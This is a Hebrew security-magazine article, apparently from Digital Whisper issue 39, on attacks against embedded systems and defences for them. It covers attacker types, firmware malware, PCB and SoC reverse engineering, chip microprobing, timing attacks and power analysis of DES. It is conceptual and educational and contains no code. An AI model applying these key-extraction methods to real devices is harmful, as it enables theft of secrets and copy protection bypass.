המידע ברשתות ציבוריות עובר דרך מספר של נקודות ביניים הנחשבות לא בטוחות. לכן המידע הרגיש שמעבירה המערכת דרך הרשתות הציבוריות, צריך להיות מבולבל בצורה כזו שיהיה לא מועיל עבור כל ישות אשר לא מורשית לגשת למידע. את זו ניתן להשיג בעזרת מנגנונים קריפטוגרפים כמו הצפנות סימטריות ואסימטריות, הסכם מפתחות, חתימות דיגיטליות, ואישורים דיגיטליים. מכיוון שנושאים אלו זהים בין מערכות משובצות לבין מערכות מחשב רגילות אנו לא נרחיב עליהם.

[מקור: blackmereconsulting.com]

- **דרישות אבטחה בתוך המכשיר**:

כל הצפנה דורשת מפתח כלשהו, בין אם זה מפתח פרטי וציבורי או מפתח סימטרי. בטיחות המידע העובר בשימוש בהצפנות אלו תלוי בבטיחות המפתחות הללו. הבעיה הנוצרת במערכות משובצות היא שמפתחות אלו לעיתים רבות מאוחסנים על המערכת עצמה!

רמת האבטחה של מידע בתוך המכשיר משתנה על פי הטבע של המידע עליו מנסים להגן. דרישות אבטחה של מידע המאוחסן בתוך המכשיר שכיחות יותר בקרב מכשירים המאחסנים או מעבירים מידע המוגן בזכויות יוצרים כמו סרטים או תמונות מאשר מכשירים המאחסנים מידע פרטי של המשתמש. זה בעיקר מכיוון שבמכשיר המחזיק מידע פרטי של המשתמש עצמו נוטל באחריות לגבי מי מקבל גישה פיסית למכשירו. בהנחה שמישהו הצליח לחלץ את המפתחות, הוא יקבל גישה רק לקבצים הפרטיים של אותו משתמש ואותן המפתחות לא יכלו לשמש אותו במכשירים אחרים מכיוון שמפתחותיהם שונים. לעומת זאת, אם נקח בחשבון כי משתמש יכול לגשת למפתחות של מכשיר

המשמש להזרמת מדיה, הוא יכול להוריד סרטים, לפענח את התשדורת וליצור אינסוף עותקים של השידור המפוענח.


לא עוד פיצ'ר

עד כה דיברנו על אבטחה של מערכות משובצות בצורה די אבסטרקטית ,אך יש לזכור כי מערכות משובצות רבות מוגבלות על ידי הסביבה בה הן עובדות והמשאבים שברשותם. עבור מערכות שכאלו יש מספר גורמים המעבירים את אבטחת המידע מלהיות עוד פונקציה או פיצ'ר במכשיר לגורם משמעותי בתכנון המוצר, לדוגמה:

- כוח העיבוד של מערכות משובצות מוכרע בקלות על ידי הדרישות של אלגוריתמי ההצפנה, על היצרנים להחליט האם להשתמש בכוח עיבוד הנמצא במערכת ולהפחית מן הביצועים, להוסיף כוח עיבוד למערכת ובכך לייקר את המוצר, או (חס וחלילה) לוותר על אבטחת המערכת.

- מערכות ניידות לעיתים קרובות מוגבלות במקום אחסון, סוללה ויכולות חישוב. הגבלות אלו רק מחמירות כאשר דורשים מהמכשיר להיות גם מאובטח.

- מגבלות החישוב של מערכות משובצות והרצון ליצור אותם בעלות נמוכה יוצר פיתוי להשתמש ב-Application-specific integrated circuit (ASICs) בכדי לבצע הצפנות מהירות. אך אלו מגבילות את גמישות המערכת. עולם האבטחה מתקדם מהר מאוד, פרוטוקולים ושיטות הצפנה חדשות צצות וחולשות מתגלות במנגנונים קיימים, הארכיטקטורה של מערכות משובצות צריכה להיות גמישה מספיק בכדי להתמודד עם התפתחות זו.



[מגש של שבבי ASIC]

נציג כעת רשימה (חלקית?) של התוקפים הפוטנציאלים:

- **חובבנים** - בעלי ידע מוגבל, לעיתים קרובות מנסים לנצל חולשות מוכרות ולרוב אין בבעלותם כלים מתוחכמים.
- **מומחי אבטחה** - בעלי התמחות טכנית רחבה ובעלי מכשור וכלים מתקדמים.
- **ארגונים ממומנים** - ברשותם מומחי אבטחה בעלי מימון גדול. אשר מסוגלים לבצע ניתוחים רחבים למערכות, לבצע התקפות מתוחכמות, כשברשותם הכלים המתקדמים ביותר.

משאבים	האקר חובב	האקר מומחה	ארגוני פשיעה	ממשלות
זמן	מוגבל	בינוני	גדולה	גדולה
תקציב	קטן מ-1000$	10k$-100k$	גדול מ-100k$	לא ידוע
יצירתיות	משתנה	גדולה	משתנה	משתנה
סיכוי להתגלות	גבוה	גבוה	נמוך	נמוך
מטרה	אתגר	פרסום	כסף	משתנה
מפרסמים הישגים?	כן	כן	משתנה	לא

מטרות התקיפה

קיימות מספר רב של מטרות, אך ניתן לחלק את "הסטנדריות" לכותרות הבאות:

- **העתקה** - הנדוס לאחור של מוצר מסוים ויצירת מוצר דומה עד זהה.
- **גניבת שירות** - קבלת שירות שעולה כסף בחינם (כמו משחקים ל-XBox).
- **התחזות וקבלת הרשאות** - זיוף זהות בכדי לקבל הרשאות למערכת.
- **Privilege Escalation** - קבלת שליטה נוספת על המערכת או פתיחת אפשרויות נוספות של המערכת.

התקפות ומגננות

נסיון העבר מלמד שהאקרים קוראים תיגר על החוזק התיאורטי של אלגוריתמים קריפטוגרפים לעיתים רחוקות, ובמקום זאת הם מחפשים ומנצלים חולשות בתוכנה ובחומרה של המימוש. בחלק זה נראה שאם אבטחת המוצר לא נלקחה בחשבון בכל שלבי התכנון, יהיה ניתן למצוא ולנצל חולשות וכך לעקוף את אבטחת המוצר.

התקפות תוכנה

תוכנה היא חלק מרכזי במחשבים (ובמערכות משובצות) ומקור חיוני לוויטמינים, נוגדי חמצון ופרצות אבטחה. כיום, תוכנות הולכות ונהיות גדולות יותר, נכתבות בשפות גבוהות ובשימוש בספריות וכל זה יוצר קוד מאוד מסובך שקשה לבדוק והסיכוי שימצאו בו חולשות גדול. התקפות תוכנה כנגד קרנל של מערכות הפעלה, כמו אלו המבוצעות על ידי RootKits, עלולות לפגוע גם במערכות משובצות. לקרנל יש גישה מלאה לכל המערכת והוא יכול לתקשר עם כל רכיב בה. זה אומר שתוקף שהשתלט על הקרנל יכול לקרוא ולכתוב לזיכרון של ה-BIOS. בכל מכשיר יש כמה מגה ביטים של זיכרונות פלאש (Flash ROM), זיכרונות אלה כמעט אף פעם לא מנוצלים לחלוטין ובדרך כלל יש בהם מספיק מקום לאחסן Back Doors, וירוסים ועוד.

עבור תוקף, היכולת להחדיר זדונה לאזור שכזה בזיכרון מפתה. שכן קשה לנתר אותם, הם חסינים להפעלות מחדש והתקנות מחדש של המערכת, והם לרוב בלתי נראים לתוכנה הרצה על המערכת. בכדי להגיע לזיכרון חומרה כזה צריך לרוץ ברמת דרייבר. וירוס חומרה יכול לגרום למערכת לקבל מידע כוזב מהחומרה (נשמע מוכר?) או לגרום למערכת להתעלם מאירועים מסוימים ולא להעבירם לתוכנה.

וירוסים שכאלו נמצאים "בטבע" כבר הרבה זמן, למרות שווירוס ה-CIH (צ'רנוביל) זכה לפרסום גדול על ידי המדיה - וירוסי תוכנה שכותבים את עצמם ל-BIOS היו קיימים הרבה לפניו. היום, כאשר כמעט בלתי אפשרי למצוא מערכת משובצת שאינה משתמש בזיכרון EEPROM, וירוסים מסוג זה מסוכנים מתמיד.

הנדוס לאחור

בכדי למצוא פרצות במערכת (שלא בגישת ה-Black Box) יש צורך להבין איך היא פועלת. לשם כך מבצעים הנדוס לאחור. כאשר מדובר על תוכנה עושים זאת לרוב בעזרת IDA, OllyDbg וכלים דומים. אך כאשר מגיעים לחומרה, ישנן שיטות רבות ומגוונות.


אריזת המוצר

עבור מוצרים שונים אריזת המוצר צריכה לשרת צרכים שונים. למשל עבור מערכת כמו ה-XBox, יש צורך לדעת שהאריזה נפתחה לאחר מעשה, כך כשמשתמש ששיחק עם האריזה יבוא ויבקש להחליף את המוצר הוא יענה בסירוב. בשביל זה קיימות מדבקות אחריות. עבור מערכות צבאיות לעומת זאת, אולי נראה משהו בסגנון של השמדה עצמית בעת פתיחה.

[מקור: freewebs.com]

הבנת ה-PCB

בכדי להבין כיצד מערכת מסוימת בנויה, איזה רכיבים מתקשרים ומה תפקידו בכוח של כל רכיב ורכיב יש להבין את ה-PCB, והדרך הטובה ביותר היא לצייר תרשים.




בכדי לצייר תרשים צריך לבצע שני דברים: לזהות את הרכיבים ולאתר כיצד הם מחוברים ביחד.
מעגלים פשוטים ניתן לשרטט יחסית בקלות:

- בדרך כלל, על הרכיבים רשום שם היצרן והדגם וחיפוש קצר בגוגל יניב לנו מפרט מלא של אותו רכיב.
- את החיבורים אפשר לזהות באופן ברור מהסתכלות על ה-PCB או תוך שימוש בתוכנות גראפיות.

בקישור הבא ניתן לראות מדריך מלא כיצד עושים זאת בעזרת מצלמה ותוכנה גראפית:
http://www.instructables.com/id/How-to-reverse-engineer-a-schematic-from-a-circuit

אך לא כל המעגלים פשוטים, והיום קשה מאוד למצוא מעגלים שכאלו. מכיוון שהיום מדפיסים את המעגלים במספר שכבות בכדי לחסוך במקום ולייצר כרטיסים קטנים יותר. אבל זה עדיין לא אומר שאי אפשר לשרטט את ה-PCB.


[מקור: images01.olx.in]

ישנם כמה שיטות לזהות את חיבורים ב-PCB הבנוי בשכבות:

- להפריד פיסית בין השכבות במעבדה
- לעבור עבור כל שני חיבורים, ובעזרת מולטי מטר לראות האם הם מחוברים
- לצלם בעזרת X-Ray ושיטות שונות את ה-PCB (כמו בקישור הבא)

אמנם לוח רב שכבות הוא רק התקדמות טבעית ולא פעולה מכוונת להקשות על אלו המנסים להנדס לאחור את המערכת. אך לפעמים היצרן רוצה לעשות לנו חיים קשים בכוונה ואנו עלולים למצוא רכיב ב-PCB שלא נצליח לזהות בקלות. זה קורה מכמה סיבות:

- על הרכיב לא רשום דגם או יצרן
- הרכיב יוצר על ידי היצרן עצמו
- הרכיב יוצר במיוחד עבור המערכת
- היצרן הסיר את הכתוב בכוונה
- הרכיב מכוסה באפוקסי (במקרה הזה: http://www.youtube.com/watch?v=kTPXKA66baQ)

גם במקרה הזה זהו לא סוף העולם, אבל זה בהחלט עושה לנו חיים קשים.

הבנת ה-SoC

עבור מצבים כמו שהצגנו, בהם אנו לא יכולים לזהות רכיב בקלות (לא רשום עליו הדגם), יש צורך להשתמש בשיטות מתוחכמות ולעיתים בציוד יקר. הרכיבים המעניינים יותר הם רכיבי SoC (System On Chip), מכיוון שהם מסובכים בהרבה משאר הרכיבים שאנו עלולים למצוא ב-PCB.

נתחיל משיטות פשוטות לזהות רכיב כללי:

- ראשית נסתכל על הרכיב עצמו:
  - כמה רגליים יש לו? - ידוע למשל שלמעבדים יש המון רגלים מכל הכיוונים.
  - מה צורתו? - מעבדים נוטים להיות ריבועים בעוד שזיכרונות הם בדרך כלל מלבניים.
  - יש לו מאפיינים ייחודיים כלשהם?
- נסתכל לאיזה רכיבים אחרים הוא מחובר. אם אנחנו מזהים את אלו, אולי נצליח להסיק מסקנות לגבי הרכיב עצמו. הגיוני שזיכרון יהיה מחובר למעבד ושדוגם יהיה מחובר לאיזשהו קלט אנלוגי.
- ניתן להסניף את ה-Bus המוביל אל הצ'יפ ולנסות להסיק מסקנות. האם מאתרים רגל שהיא שעון? מה התדירות? האם ניתן להסיק מסקנות מהמידע שעובר? אולי לפענח אותו אפילו.
- נעשה Fuzzing ונראה מה הפלטים עבור קלטים שונים.

אם אחרי כל אלו לא הבנו מהו הרכיב (בשלב זה נניח שהוא SoC), או שאנו רוצים להבינו יותר טוב מתקדמים לשיטות המסובכות יותר.

- שימוש באמצעים כימים ומכניים בכדי לחשוף את הרכיב .
- לסרוק את הרכיב בשיטות שונות .

בדרך כלל בתוך SoC ניתן למצוא חלקים מוכרים. מהתבוננות בחלקים אלו ובעזרת אוסף המידע שניתן להשיג בשיטות השונות ניתן לנסות ולהבין את הרכיב, ממש כמו פאזל.

בשיטות אלו ונוספות חברת ChipWorks הנדסה לאחור את רכיב ה-A6 באייפון החדש (להרחבה)

מתקפות

בנוסף למתקפות תוכנה קיימות מתקפות פיסיות ומתקפות Side-Channel המנצלות את מימוש המערכת או את התכונות המאפיינות אותה. מתקפות פיסיות ומתקפות Side-channel בדרך כלל מסווגות כמתקפות חודרניות (invasive) ומתקפות לא חודרניות (non-invasive):

מתקפות חודרניות כוללות השגת גישה למערכת, מחקר שלה בנוסף לשינוי והתערבות במערכת ומימושה. מכיוון שמתקפות מסוג זה כנגד מעגלים מודפסים דורשות ציוד יקר, הן בדרך כלל קשות יותר לביצוע ולשחזור. דוגמאות למתקפות כאלו הן מחקר מקיף של מיקרו מערכות והנדוס לאחור כפי שהצגנו בחלק הקודם.

מתקפות לא חודרניות, כפי שהשם מרמז, הן מתקפות שלרוב לא דורשות את פתיחת המוצר. למרות שפיתוח וביצוע של מתקפות כאלו דורש יצירתיות והשקעת זמן, הן נוטות להיות זולות וניתנות לשחזור יחסית בקלות.

מתקפות פיסיות

עבור מערכות הנמצאות על PCB, ניתן לבצע מתקפה פיסית על ידי האזנה לתקשורת בין רכיבים שונים, עבור מערכות SoC נוצר צורך בהאזנה בעזרת כלים מתקדמים ויקרים (מאמר בנושא: Low-Cost Chip Microprobing). השלב הראשון במתקפות כאלו הוא פתיחת המוצר וחשיפת הרכיב בעזרת חומצה. לאחר מכן יש למצוא את החיבורים אותם רוצים להסניף, חיבורים מעניינים הם פיוזי וחיבורים בהם עובר תוכן (Data), את אלו מאתרים בעזרת הנדוס לאחור או ניסוי וטעייה. לאחר מכן נותר רק להסניף את המידע.

בשיטה זו ניתן להוציא יחסית בקלות מידע המאוחסן בזיכרון הפנימי של ה-SoC, כמו גם את מרחב הזיכרון ומגבלות המעבד. ניתן גם לחלץ את הפקודות אותן מריץ המעבד ואת רמות ה-Cache השונות שלו. מתקפות כאלו נחשבות קשות לביצוע עקב הציוד היקר שנדרש בכדי לבצען. למרות זאת, ניתן לבצען פעם אחת בכדי לתכנן מתקפות Side-channel עם המידע שנאסף.

מתקפות תזמון

פעמים רבות אפילו אם המערכת מחשבת תוצאה נכונה, זה לא מבטיח הגנה. בשנת 1996 פול קוצ'ר הציג כיצד ניתן לקבוע את ערכם של מפתחות בעזרת מדידות של שינויים קטנים בזמן שלוקח למערכת לבצע חישובים קריפטוגרפים.

בכדי להבין את המתקפה ניתן לחשוב על חישוב כלשהו המתחיל בקלט קבוע וכולל מספר צעדים, כאשר כל צעד עושה שימוש בביט רנדומאלי אחד ולוקח זמן לא ידוע (ומשתנה). עבור קלט מסוים שתי מקרים אפשריים עבור הצעד הראשון וכמות הזמן שהצעד ייקח תלוי בביט שניתן כקלט.

בביצוע המתקפה התוקף נותן למערכת סדרת קלטים ומודד את הזמן שלוקח למערכת לעבד כל קלט. לאחר מכן התוקף מחשב את הקורלציה בין הזמנים שנמדדו ובין הזמן המשוערך בהינתן שהביט שנעשה

בו שימוש בצעד הראשון הוא 0, את אותן הקורלציות התוקף מחשב גם עבור המקרה שבו הביט שנעשה בו שימוש בצעד הראשון הוא 1. המדידות שבהן הביט הוא זה שהמערכת באמת משתמשת בו (הביט זהה לביט שבמפתח) צריכות לתת את הקורלציות הגבוהות ביותר. לאחר מכן התוקף חוזר על התהליך עבור ביטים נוספים.

מה שמעניין במתקפה זו היא שה"פתרונות" שנראים כביכול ברורים לא עוזרים. כך למשל נסיון לייחס ערכים מוגדרים (לא רציפים) לסכום הזמן הכולל של כל החישובים (למשל, כל החישובים ייקחו זמן שהוא כפולה של 10ms) או נסיון להוספה של גורם רנדומאלי לחישובים יוסיפו רעש למדידות, אך כמו שכל סטטיסטיקאי טוב יודע, על רעש מסוג זה ניתן להתגבר בהינתן מספיק מדידות. כמובן שאם כל החישובים ייקחו אותו זמן בדיוק ההתקפה תהיה חסרת תועלת (אך כשחושבים איך לממש זאת, זה ממש לא טריוויאלי).

אנליזת צריכת כוח


מתקפות זמון הן לא הדרך היחידה בה מכשיר "מדליף" מידע. לדוגמה, הזרם הנצרך על ידי רכיבי חומרה משתנה בהתאם לחישובים אותו הוא מבצע. רוב רכיבי הקריפטוגרפיה ממומשים בעזרת שערים לוגים, אלו מורכבים בעזרת טרנזיסטורים. ברוב המעגלים המודפסים רכיבים אלו יוצרים את צריכת החשמל העיקרית. יש להבין שרכיבים אלקטרונים מתנהגים כמו מכונת מצבים, צריכת החשמל עולה כאשר עוברים בין מצבים הרבה פעמים או כאשר עוברים בין מצבים בשערים עם קיבולת גדולה יותר. ישנם שני סוגים עיקריים של תקיפות מסוג אנליזות צריכת כוח, Simple Power Analysis (SPA) ו- Differential Power Analysis (DPA).

מתקפות SPA מסתמכות על הבחנה כי עבור מערכות מסוימות, ניתן להשתמש בפרופיל צריכת הכוח עבור חישובים קריפטוגרפים על מנת לזהות את המפתח בו נעשה שימוש. לדוגמה, ניתן להשתמש ב-SPA על מנת למצוא הבדלים בין צריכות הכוח בעת הפעולות הכפל והשורש הנעשות בעת חישובי מודולו באלגוריתם ה-RSA, ובכך לשבור את האלגוריתם. במקרים רבים נעשה שימוש ב-SPA בכדי לפשט מתקפות Brute Force. כבר הראו בעבר שמספר המפתחות האפשריים באלגוריתם DES על מעבד 8-ביט עם 7 בית של מידע יכול לרדת מ-2^{56} ל-2^{40} בעזרת שימוש ב-SPA.

מתקפות DPA עושות שימוש במידע סטטיסטי על מנת לזהות את המפתח ממידע מסובך ורועש המתקבל ממדידות צריכת החשמל. נציג התקפה על אלגוריתם ה-DES:

האלגוריתם בנוי מ-16 סיבובים, DES מבצע שמונה מעברי ב-S-Box, כל S-Box לוקח קלט של שישה ביטים מן המפתח ומבצע פעולת XOR עם שישה ביטים של הרגיסטר R (הימני) ופולטת ארבעה ביטים. הפלט מסודר מחדש ואז מתבצע XOR עם הרגיסטר L (השמאלי). ולבסוף מחליפים בין התוצאות ב-R ו-L.


נגדיר פונקציה $D(C,b,K_s)$ ככזו שמחשבת את הערך של ביט $0 \le b \le 32$ של ה-DES בתחילת הסיבוב ה-16 עבור טקסט מוצפן C. כאשר המפתח בעל 6 התווים הנכנס ל-S-Box המקביל לביט b מיוצג על ידי $0 \le K_s \le 2^6$. נשים לב שאם K_s אינו נכון, $D(C,b,K_s)$ ייתן תוצאה נכונה עבור b בהסתברות של חצי עבור כל טקסט מוצפן C.



[מקור: wikimedia.org]

בכדי לממש מתקפת DPA התוקף דוגם את צריכת הכוח שדורש הרכיב עבור החישובים m פעמים ויוצר וקטור דגימות $T_{1,..,m}[1..k]$ כאשר בכל וקטור k דגימות. בנוסף התוקף שומר את הטקסט המוצפן $C_{1,..,m}$.

ניתוח DPA עושה שימוש במדידות של צריכת הכוח על מנת לקבוע האם הניחוש של K_s הוא נכון. התוקף מחשב סדרת שוני בת k דגימות $\Delta_D[1..k]$ על ידי מציאה של ההפרש בין הממוצע של כל המדידות עבורן $D(C,b,K_s)$ הוא 1 והממוצע של כל המדידות עבורן $D(C,b,K_s)$ הוא 0.



אם K_s שגוי, הביט שחושב באמצעות D יסטה מהערך האמתי עבור חצי מהטקסטים המוצפנים C_i. לכן הבחירה של הפונקציה $D(C_i,b,K_s)$ תהיה ללא כל קורלציה לחישובים האמיתיים שנעשים על ידי הרכיב. אם נעשה שימוש בפונקציה רנדומאלית בכדי לחלק את הווקטורים לשני קבוצות, אז ההפרש בין הממוצעים יתקרב ל-0 ככל שמספר הדגימות (k) יתקרב לאינסוף. כך נזהה שהניחוש שגוי. לעומת זאת, אם הניחוש נכון אז הערך שייתן $D(C_i,b,K_s)$ יהיה שווה לערך האמיתי של הביט b בהסתברות 1. וכך צעד אחר צעד ניתן לגלות את המפתח.

מתקפות אנליזת צריכת חשמל מהוות איום גדול מכיוון שכמעט ולא קיימים מוצרים המוגנים מפניה. המתקפה זולה, קלה למימוש ולא חודרנית, מה שמקשה על זיהוי התקיפה.

סיכום

נושא האבטחה במערכות משובצות הוא נושא חם מאוד שבו מתבצעים מחקרים רבים. חברות רבות מתעסקות בנושא בין אם בניסיונות לאבטח מוצרים ובין אם להנדס אותם לאחור. במאמר זה ראינו מגוון רחב של התקפות ושיטות הנדוס לאחור של מערכות משובצות. מערכות אלו תופסות חלק נרחב בחיי היום-יום שלנו וככל שהזמן יעבור חלק זה יעשה ילך ויתרחב.

בשונה מאבטחת תוכנה בה באופן תיאורטי אפשר ליצור תוכנה ללא פרצות, בכל הנוגע לאבטחה של מערכות משובצות הנמצאות בידי משתמש זדוני זהו רק חלום רטוב. מערכת משובצת נחשבת מאובטחת אם המידע שנשיג כאשר נפרוץ אותה לא שווה את הכסף שהתהליך יעלה. אבסטרקציה לא תמיד קיימת במערכות משובצות ולכן בהתעסקות איתם לעיתים נדרש ידע בנבחי הקרנל, מערכות הפעלה, באלקטרוניקה, ועוד.

ראינו שבתכנון מערכת שכזו יש לאפיין את הדרישות של השותפים השונים ליצירת המערכת מבעוד מועד. ישנם הרבה פרמטרים ואספקטים שיש לקחת בחשבון, ולהסתכל על חלקי המערכת בנפרד וכמכלול. כמובן שהחומר שהצגנו במאמר זה הוא רק קצה הקרחון ויש עוד הרבה לכתוב בנושא...

מקורות

- Security as a New Dimension in Embedded System Design
- Security needs in embedded systems
- Low Cost Chip Microprobing
- Differential Power Analysis
- Introduction to Embedded Security - Black Hat
- BIOS Protection Guidelines
- Low Cost Attacks on Tamper Resistant Devices
- Timing Attacks on Implementations of Di e-Hellman, RSA, DSS, and Other Systems

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-39 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש פברואר.

אפיק קסטיאל,

ניר אדר,

31.01.2013